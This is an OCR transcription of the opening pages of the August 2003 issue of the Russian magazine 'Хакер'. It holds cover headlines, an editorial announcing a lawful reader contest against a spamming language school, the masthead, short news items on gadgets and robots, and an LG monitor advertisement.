
ЖУРНАЛ ОТ КОМПЬЮТЕРНЫХ ХУЛИГАНОВ
ХАКЕР
ver 08.03 (56)
WWW.XAKEP.RU
10 РОКОВЫХ ОШИБОК ХАКЕРА
ПОЗНАНИЕ СЕКРЕТОВ МАСКИРОВКИ
PARADIGMUS ИЗНУТРИ
РЕПОРТАЖ ОРГАНИЗАТОРА
КАК УЙТИ ОТ СЛЕЖКИ
СРЕДСТВА БОРЬБЫ С ADWARE И SPYWARE
ИНТЕРНЕТ ПОД УГРОЗОЙ
УСТРОЙСТВА ВВОДА-ВЫВОДА МУЗЫКИ
ДЛЯ ТВОЕЙ ДОМАШНЕЙ СТУДИИ
(game)land
ISSN 1609-1019
9 771609 101009 08



Ц е н т р А м е р и к а н с к о г о А н г л и й с к о г о.
Приглашаем к себе. Москва Россия
Предлагаем быстро выучить Р а з г о в о р н ы й а н г л и й с к и й я з ы к
У н и к а л ь н а я м е т о д и к а о б у ч е н и я
М Ы Ш Л Е Н И Е, п р о и з н о ш е н и е, с т и л ь р е ч и.
Тел. 1 05-5 1-86 Moscow Russia
З в о н и т е с е й ч а с! П р и х о д и т е с е г о д н я!
A m e r i c a n L a n g u a g e C e n t e r - s t a r t l e a r n i n g e n g l i s h T o da y!
Желаем вам успешного дня.

Вот так начинается почти каждый мой рабочий день. И не только мой. Все в редакции начинают проверку почты с пары крепких слов в адрес сотрудников гребаного Центра и их родственников по материнской линии. Мощный корпоративный спам-фильтр бессилен против этой заразы, так же как и все мои личные rules-фильтры. Отморозки прорываются несмотря ни на что.

Надо же быть таким тупорылым, чтобы пытаться просунуть свою рекламу через фильтр! Неужели непонятно: если я поставил запрет на ключевые слова твоей рекламы, значит, твои товары/услуги мне на хрен не нужны! Если ты насильно заставишь меня прочитать ее 100 раз, эффективнее от этого она не станет. А вот нарваться на флейм всего рунета – этого вы, неуважаемые спамеры, уже добились. Уже существует штаб борьбы с Центром Американского Английского. Рамблер совместно с РОЛ проводили акцию по телефонной бомбардировке гадов, зачитывая им предупреждающее сообщение в режиме нон-стоп.

Теперь пора подключаться и нам. Хакер объявляет конкурс «В жопу спам!» Придумай и осуществи самый оригинальный и, главное, действенный способ докопаться до Центра Американского Английского. Цель – не дать спамерам комфортно «работать» и заставить задуматься о своем поведении, хе-хе... Одно условие – никакой уголовщины. Кодекс надо чтить! Все, что вы будете делать, вы будете делать ТОЛЬКО в рамках закона.
Присылай фотографии, логи и прочие отчеты о своей подрывной деятельности на magazine@real.xakep.ru
Победители конкурса получат ценные призы от редакции и вечную благодарность всех рунетовцев. Удачи в боевых действиях!

З.Ы. Кое-что о средствах и методах борьбы можно почитать здесь: http://www.russ.ru/authors/zheglov.html.

Ядовитый главред Х

+БРАТСКАЯ МОГИЛА+

/РЕДАКЦИЯ
>Главный редактор
Александр «2poisonS» Сидоровский
(2poisonS@real.xakep.ru)
>Редакторы рубрик
ВЗЛОМ
Иван «CuTTer» Петров
(cutter@real.xakep.ru)
PC_ZONE
Михаил «M.J.Ash» Жигулин
(m.j.ash@real.xakep.ru)
UNIXOID
Артем «Cordex» Нагорский
(cordex@real.xakep.ru)
>Редактор CD
Николай «AvaLANche» Черепанов
(avalanche@real.xakep.ru)
>Литературный редактор
Мария Альдубаева
(litred@real.xakep.ru)

/ART
>Арт-директор
Кирилл Петров «KROt»
(kerel@real.xakep.ru)
Дизайн-студия «100%КПД»
>Хэлпер
Дмитрий Бортновский «Bart»
(bart@gameland.ru)

/INET
>WebBoss
Скворцова Алена
(Alyona@real.xakep.ru)
>Редактор сайта
Леонид Боголюбов
(xa@real.xakep.ru)

/PR
>PR менеджер
Губарь Яна
(yana@gameland.ru)

/РЕКЛАМА
>Руководитель отдела
Игорь Пискунов
(igor@gameland.ru)
>Менеджеры отдела
Басова Ольга
(olga@gameland.ru)
Крымова Виктория
(vika@gameland.ru)
Емельянцева Ольга
(olgaeml@gameland.ru)
Рубин Борис
(rubin@gameland.ru)

тел.: (095) 935.70.34
факс: (095) 924.96.94

/PUBLISHING
>Издатель
Сергей Покровский
(pokrovsky@gameland.ru)
>Учредитель
ООО «Гейм Лэнд»
>Директор
Дмитрий Агарунов
(dmitri@gameland.ru)
>Финансовый директор
Борис Скворцов
(boris@gameland.ru)

/ОПТОВАЯ ПРОДАЖА
>Директор отдела дистрибуции и маркетинга
Владимир Смирнов
(vladimir@gameland.ru)
>Менеджеры отдела
>Оптовое распространение
Степанов Андрей
(andrey@gameland.ru)
>Подписка - Попов Алексей
>PR - Яна Губарь

тел.: (095) 935.70.34
факс: (095) 924.96.94


>Технический директор
Сергей Лянге
(serge@gameland.ru)

/ДЛЯ ПИСЕМ
101000, Москва,
Главпочтамт, а/я 652, Хакер
magazine@real.xakep.ru
http://www.xakep.ru

Зарегистрировано в Министерстве Российской Федерации по делам печати, телерадиовещанию и средствам массовых коммуникаций
ПИ № 77-11802
от 14 февраля 2002 г.


Отпечатано в типографии «**ScanWeb**», Финляндия

Тираж **75 000** экземпляров.
Цена договорная.


WARNING!!!
Редакция напоминает, что вся информация, которую мы предоставляем, рассчитана прежде всего на то, чтобы указать различным компаниям и организациям на их ошибки в системах безопасности.




Ньюсы



Феррум

Inside


PC_Zone




Implant




Взлом



Юниксоид



Кодинг



Юниты

В июльском номере в результате летнего плавления мозгов была допущена ошибка. Автором статей «Мендакс: Охота на Nortel» и «Искусственный интеллект» является наш краснознаменный сотрудник mindw0rk, с чем мы его от души поздравляем.

TIPS&TRICKS

Ведущий рубрики Tips&Tricks Иван Скляров (Sklyarov@real.xakep.ru). Присылай мне свои трюки и советы и, возможно, ты увидишь их на страницах][. В конце года самый активный участник получит 100$. Кучу интересных советов, не вошедших в журнал, смотри на нашем сайте http://www.xakep.ru.

Редакция журнала и ведущий рубрики не несут ответственности за советы, которые читатели дают друг другу ;).

!!! Алекс Целых (News@real.xakep.ru)

"ИГРУШЕЧНЫЙ" ПРОИГРЫВАТЕЛЬ



■ Компания Vacuum Records представила "игрушечный" проигрыватель старых грампластинок. Миниатюрный гаджет длиной 11 см в точности повторяет дизайн фольксвагена-фургона. В корпусе модели размещены игла звукоснимателя, спикер, моторчик и батарея 9В. Если поставить Vinyl Killer на пластинку и "включить зажигание", фургон будет накручивать круг за кругом, проигрывая старую мелодию. Производитель предупреждает, что гаджет может поцарапать винил, и не рекомендует прожигать раритетные записи. Новинка проигрывает только пластинки на 33 оборота. Vinyl Killer продается по цене от 70 долларов.



КОМПЬЮТЕР ДЛЯ САДИСТА



■ Sony представила прототип миниатюрного компьютера для садистов. "Резиновый" Gummi не имеет джойстика, клавиатуры или других привычных устройств ввода. Цветной ЖК-дисплей размещается на гнущейся акриловой платформе. Для прокрутки экрана и выбора пункта меню нужно зажать платформу с боков и немного "поизмываться" над ней. Пьезоэлектрические сенсоры реагируют на сжатие, выкручивание и изгиб концов платформы. Отсутствие прилагаемой силы возвращает конструкции исходную форму. Для Gummi уже разработаны несколько приложений, в числе которых браузер и фотоальбом.

ПРИНТЕР ГРАФФИТИ



■ Швейцарские инженеры создали принтер для печати граффити на стенах. Специальная программа преобразует векторный эскиз на карманном компьютере в понятную роботу матрицу. Баллончик с краской подвешивается в своеобразной люльке у поверхности стены. После этого вся конструкция Hektor приводится в движение двумя подъемными моторчиками. Это обеспечивает максимальную подвижность механического художника. По словам разработчиков, труднее всего было создать алгоритм, управляющий движением баллона с краской. Однако теперь Hektor может воспроизвести на стене практически любое изображение так, как это никогда не сможет сделать человек. Изобретение получило приз на медиа-арт фестивале "Машиниста-2003" в Перми в категории "Машина вместо художника".



ВАЛЬСИРУЮЩИЙ РОБОТ




■ Ученые японского университета Тохоку сконструировали неунывающего робота-танцора. MSDanceR не капризничает, когда ей кладут руку на талию. На четырех колесах робот свободно перемещается в любом направлении. В память "жестянки" заложены основные танцевальные па. Датчики на руках и талии позволяют предугадать следующее движение живого партнера. На презентации робот и человек уверенно вальсировали перед объективами камер. По словам ученых, наследница MSDanceR будет уже в совершенстве двигаться в такт партнеру.



РОБОТ-УЛИТКА

■ Ученые Массачусетского технологического института сконструировали первую в мире улитку-робота. Искусственный организм был собран за две недели из подручных механизмов, проводов и пластмассы. Улитка-робот длиной 25 сантиметров размещена в эластичной мембране, которая двигается вперед по тонкому слою "слизи", смеси глицерина с водой. Чем толще слой "слизи", тем быстрее ползет рогатая.



ПЕРЕВОДЧИК С КОШАЧЬЕГО



■ Японская компания Takara начала продажи электронного переводчика с "кошачьего языка". Девайс работает по тому же принципу, что и анонсированный ранее переводчик для собак. Новинка не имеет крепления к ошейнику, поэтому микрофон нужно подносить непосредственно ко рту Мурки. Через секунду на экране появляется трактовка кошачьего "мяу", будь то выражение удовольствия, раздражения или безразличия. Словарный запас Meowlingual заложен учеными Токийского института акустики на основе образцов мяуканья сибирских и американских короткошерстных пород. На случай, если Мурка будет не в настроении болтать, устройство содержит подборку кошачьих гороскопов. Электронный переводчик продается по цене около 70 долларов.


ХАЙ-ТЕК СКИДКА 



Модный высокотехнологичный дизайн проникает даже в такие, казалось бы, бытовые предметы, как дисконтные карты. Компания USN Computers (www.usn.ru) решила удивить своих покупателей не только самими скидками, но и, если можно так выразиться, формой их подачи. Стильная полупрозрачная карточка позволит постоянным покупателям не только совершать покупки по специальным ценам, но и поможет произвести неизгладимое впечатление на подружек. Если у тебя есть старая дисконтная карта USN Computers, то, обменяв ее на новую, ты сможешь сделать любую покупку по оптовой цене. А если приедешь в магазин в субботу, еще и попадешь на еженедельную тематическую распродажу. Подробности на www.usn.ru.

ПОЛЕТ ПОД "МАСТДАЕМ" 

Немецкая компания KUKA Roboter представила сумасбродный аттракцион, работающий под "мастдаем". Посетителей луна-парка приглашают занять место в руке-манипуляторе десятиметрового промышленного робота RoboCoaster. Несколько минут железное чудище швыряет сиденье во все стороны. Шесть степеней свободы не оставляют смельчакам шансов предсказать, в каком направлении они полетят в следующий момент. Скорость движения превышает 6 м/с, а все перемещения осуществляются на площадке 6х6 метров. Перегрузки сопровождаются цветомузыкой и ревом бумбоксов.



НАБЕРИ МОЙ IP 

Американец Дэвид Лу приспособил диск телефонного аппарата для веб-серфинга. Пользователь последовательно набирает цифры IP-адреса веб-сайта, расставляя точки нажатием дополнительной кнопки. После завершения набора микроконтроллер передает данные на последовательный порт компьютера. Наконец, специальное приложение на Java пересылает запрос браузеру.

ПЕЧАТЬ ВЕЗДЕ, ПЕЧАТЬ ВСЕГДА 

Шведская компания PrintDreams (www.printdreams.com) представила прототип миниатюрного принтера для печати изображений любого размера на любой плоской поверхности. Подготовка эскиза осуществляется на карманном компьютере, сотовом телефоне или ноутбуке. Для загрузки картинки в память устройства используется Bluetooth или IRDA. Пользователь проводит принтером по поверхности, как малярной кистью. При этом навигационный сенсор OptoNav сглаживает беспорядочные движения руки, обеспечивая аккуратность нанесения краски. Новинка настолько универсальна, что может печатать инициалы на носовых платках владельца.

ЖЕЛЕЗНАЯ ХИЩНИЦА 

В британском городе Плимут к живым обитателям аквариума присоединилась акула-робот. Настоящие тигровые хищницы встретили гостью приветливо. Робот весит 35 килограммов и имеет электронный "мозг", имитирующий акульи повадки. Микрочип контролирует скорость и направление движения, а также глубину, на которой плавает акула. "Консерва" способна развить скорость до 5 км/ч, выдерживает давление воды на глубине до 30 метров и автономно плавает под водой в течение четырех часов. При необходимости оператор может взять управление на себя. Робот-акула оснащен сенсорами и сонарами, которые позволят ученым более пристально наблюдать за жизнедеятельностью живых акул.

NEXT

!!! Алекс Целых (News@real.xakep.ru)

КРЕАТИВ ПО-ХАКЕРСКИ 

■ Тебе нравятся наши Х-товары? Прикольные надписи, правда? Впрочем, я уверен, что ты и сам мог бы придумать не менее стильную или смешную надпись на футболку, бейсболку или кружку. Если так, то у тебя есть отличный шанс выиграть Х-вещь с ТВОЕЙ СОБСТВЕННОЙ НАДПИСЬЮ! Прикинь, что будет с твоими друзьями, когда они увидят тебя в футболке с надписью, которую придумал ты сам? А что будет с твоими подругами?! Для того чтобы наступило счастье, надо прислать нам (magazine@real.xakep.ru) свой вариант надписи (и/или картинки) на футболку, бейсболку, куртку, кружку или даже трусы! Кто знает, что в следующий раз увидит твоя подружка, стянув с тебя брюки...



ХАЙ-ТЕК ЗАПОНКА 

■ Ювелирная компания Tateossian представила серию хай-тек запонок. В серебряный корпус гаджета вмонтированы крошечный компас и термометр. Последний, ко всему прочему, позволяет выбрать удобную шкалу - Фаренгейта или Цельсия. Стоимость пары запонок - около 150 долларов.

ТУФЕЛЬКИ-ТРАНСФОРМЕРЫ 

■ 22-летняя выпускница факультета дизайна британского университета Брунель изобрела женские туфельки-трансформеры. Одним движением руки высокие шпильки превращаются в не менее элегантные туфли на плоской подошве. Трехдюймовый каблук прячется в подошву. Одновременно при помощи изысканного металлического шнура выдвигается основа для практичных "черевичек". Хай-тек модель предназначена для деловых женщин.

ВОЗДУШНАЯ ПУШКА 

■ Компания Airzooka (www.airzooka.com) представила воздушную пушку. В основу работы устройства положен принцип воздушной воронки. Достаточно оттянуть и отпустить эластичные "подтяжки", чтобы мощный поток воздуха поразил цель на расстоянии до 20 метров. Таким нехитрым способом можно отправить в полет аккуратно разложенные деловые бумаги. А можно взъерошить волосы и приподнять коротенькую юбчонку. Must have для западностроителя. Стоимость Airzooka Air Gun в интернет-магазине - всего 13 долларов.




ПОДВОДНАЯ ПОЧТА 

■ У берегов Австралии открылось первое в мире подводное почтовое отделение. Специальные водостойкие открытки продаются на берегу и предусмотрительно пропускаются через ламинатор. За почтовой маркой отправителям придется спуститься под воду, предварительно облачившись в водолазный костюм. Там, на глубине трех метров, в подводном киоске посменно трудятся четыре дайвера. Они наклеивают на открытки водостойкие марки и сортируют почту. Вся корреспонденция, опущенная в подводный почтовый ящик, будет доставлена адресатам в любой точке земного шара.

НАДУВНОЙ АЙСБЕРГ 

■ Компания Hammacher Schlemmer представила гигантский надувной айсберг. В считанные секунды при помощи насоса он разворачивается на берегу скучной деревенской речушки, открывая дорогу приключениям. Все стены плавающей глыбы имеют разный уклон. Это делает их чрезвычайно интересными для детских забав и тренировок альпинистов. После того, как трехметровый айсберг займет устойчивую позицию на воде, можно долго карабкаться на его вершину, прыгать сверху "бомбочкой" и на скорости съезжать в холодную воду. Стоимость удовольствия - около 4 тысяч долларов.






ОЧЕНЬ СТРАШНЫЙ РОБОТ

■ Профессор-киборг Кевин Уорвик сконструировал очень страшного робота. Железный Morgui являет собой, ни много ни мало, череп Терминатора. Робот наделен пятью чувствами: он слышит, видит, а также ориентируется в пространстве при помощи радара, инфракрасных лучей и ультразвука. Morgui стоит на месте и гипнотическим взглядом провожает людей, движущихся по комнате. Страшилище является частью большого эксперимента, цель которого - выяснить, как люди реагируют на роботов. Университетская комиссия по этике признала робота настолько злобным и гадким, что запретила пугать им детей.

САМОСТОЯТЕЛЬНЫЕ АВТОБУСЫ 



■ Посетителей международной выставки Expo 2005 в Японии будут перевозить автобусы Toyota без водителей. Необычное транспортное средство будет передвигаться в колоннах по три и более машин. При этом водители будут присутствовать только в первом и последнем автобусах. Остальные смогут передвигаться самостоятельно, ориентируясь по специальным магнитным меткам на дороге и радиосигналам ведущих машин. Новое транспортное средство имеет массу преимуществ перед поездами и трамваями на сцепке: у автобусов меньший радиус разворота, и они могут взбираться на более крутые подъемы.

Лаконичная форма, **широкие возможности**

BrightWindow

Товар сертифицирован

Новая серия мониторов
LG FLATRON™ ez



Монитор FLATRON™ ez T710P

Трубка	17” FCDT FLATRON™ ez
Точка	0,25/ 0,20мм
Горизонтальная частота	30-85 КГц
Максимальное разрешение	1600x1200 @ 68 Гц
Соответствие стандартам	TCO 99
Дополнительные опции	Bright View/Bright Window

BrightWindow

Эта функция позволяет выделять с помощью мыши интересующий фрагмент изображения и корректировать уровень яркости и контрастности на нём. Также, можно изменять размер окна изображения.

BrightVeiw

Эта функция позволяет выбирать различные режимы из меню в зависимости от того работаете ли Вы с офисными приложениями, растровыми изображениями ил играете в 3D-игры. Каждому из этих режимов предназначен свой уровень яркости от 160 до 350 cd/m^2.

Трубка

Благодаря новейшей электронно-лучевой трубке FCDT, состоящей из плоского экрана и «Маски двойной кривизны» (Double Curved Mask), плоское изображение передается без искажений и смотрится наиболее естественно. В трубке FCDT реализовано несколько новейших разработок LG Electronics: новая электронная пушка iPLS Gun II, обладающая высокой плотностью пучка, как результат, более четкая точка на экране; теневая маска (Ultra Invar) с усиленной структурой.

Цвет

С помощью нового люминофорного покрытия Neo Pigmented Phosphors создаются чистые основные цвета на ярком экране. Это делает изображение более контрастным, с одной стороны, и не утомляющим глаза из-за естественности цветопередачи с другой.

Дизайн

Дизайн новых мониторов отличается привлекательной лаконичностью, удобным расположением кнопок управления, продуманным дружественным интерфейсом, уменьшенной глубиной.



тел.: (095) 777-1044
факс: (095) 958-6019
www.dvm.ru

Москва: Альбино (095) 788-0046, 261-8053; Дилайн (095) 969-2222; Инфорсер (095) 173-9934, 173-9937; Компания MEIJIN (095) 727-1222; Крона Форт (095) 234-0010; НИКС (095) 974-3333; Онлайнтрейд (095) 737-4748, 943-9650; Остров Формоза (095) 926-2452; Систек (095) 781-2384; Стартмастер (095) 967-1515; Техносила (095) 777-8777; Формоза-Полянка (095) 933-4997; Цифровой Мир (095) 785-3888; Электон (095) 956-3819; Forum Computers (095) 707-1306, 707-1309; OLDI (095) 232-3009; Red Diamond Computers (095) 785-8194; ULTRA Computers (095) 729-5244, 729-5255; USN computers (095) 775-8202; **Белгород:** Инфотех (0722) 26-36-18, 26-36-48; **Благовещенск:** Ксерокс-сервис (4162) 44-12-16; **Екатеринбург**: Диджитек (3432) 777-407, 777-408; Ваш компьютер (3432) 711-033, 719-250; **Казань:** Логические Системы (8432) 112233; **Нижневартовск:** Ланкорд (095) 956-05-25; **Пермь:** О-Си-Эс Урал (3422) 195-148 415-441; **Псков:** Компьютерный салон «ВЭБ» (8112) 79-3021; **Ростов-на-Дону:** Компьютер Сити (8632) 72-66-50; Технополис (095) 733-99-49; **Самара:** Крафт-С (8462) 41-2412; Радиант (8462) 34-0706; **Санкт-Петербург:** Альфа (812) 320-80-70; **Смоленск:** Этна Холдинг (0812) 55-8951; **Тольятти:** СофтЭкс (8482) 377-977, 339-515; **Тула:** Курсор (0872) 30-9508; **Тюмень:** Компьютел (3452) 463064; **Уфа:** Форте ВД (3472) 37-9606; **Хабаровск:** Комлэнд (4212) 302-007.



www.lg.ru

АВГУСТ 2003
№56



В INTEL ТРУДЯТСЯ ИНЖЕНЕРЫ COMPAQ

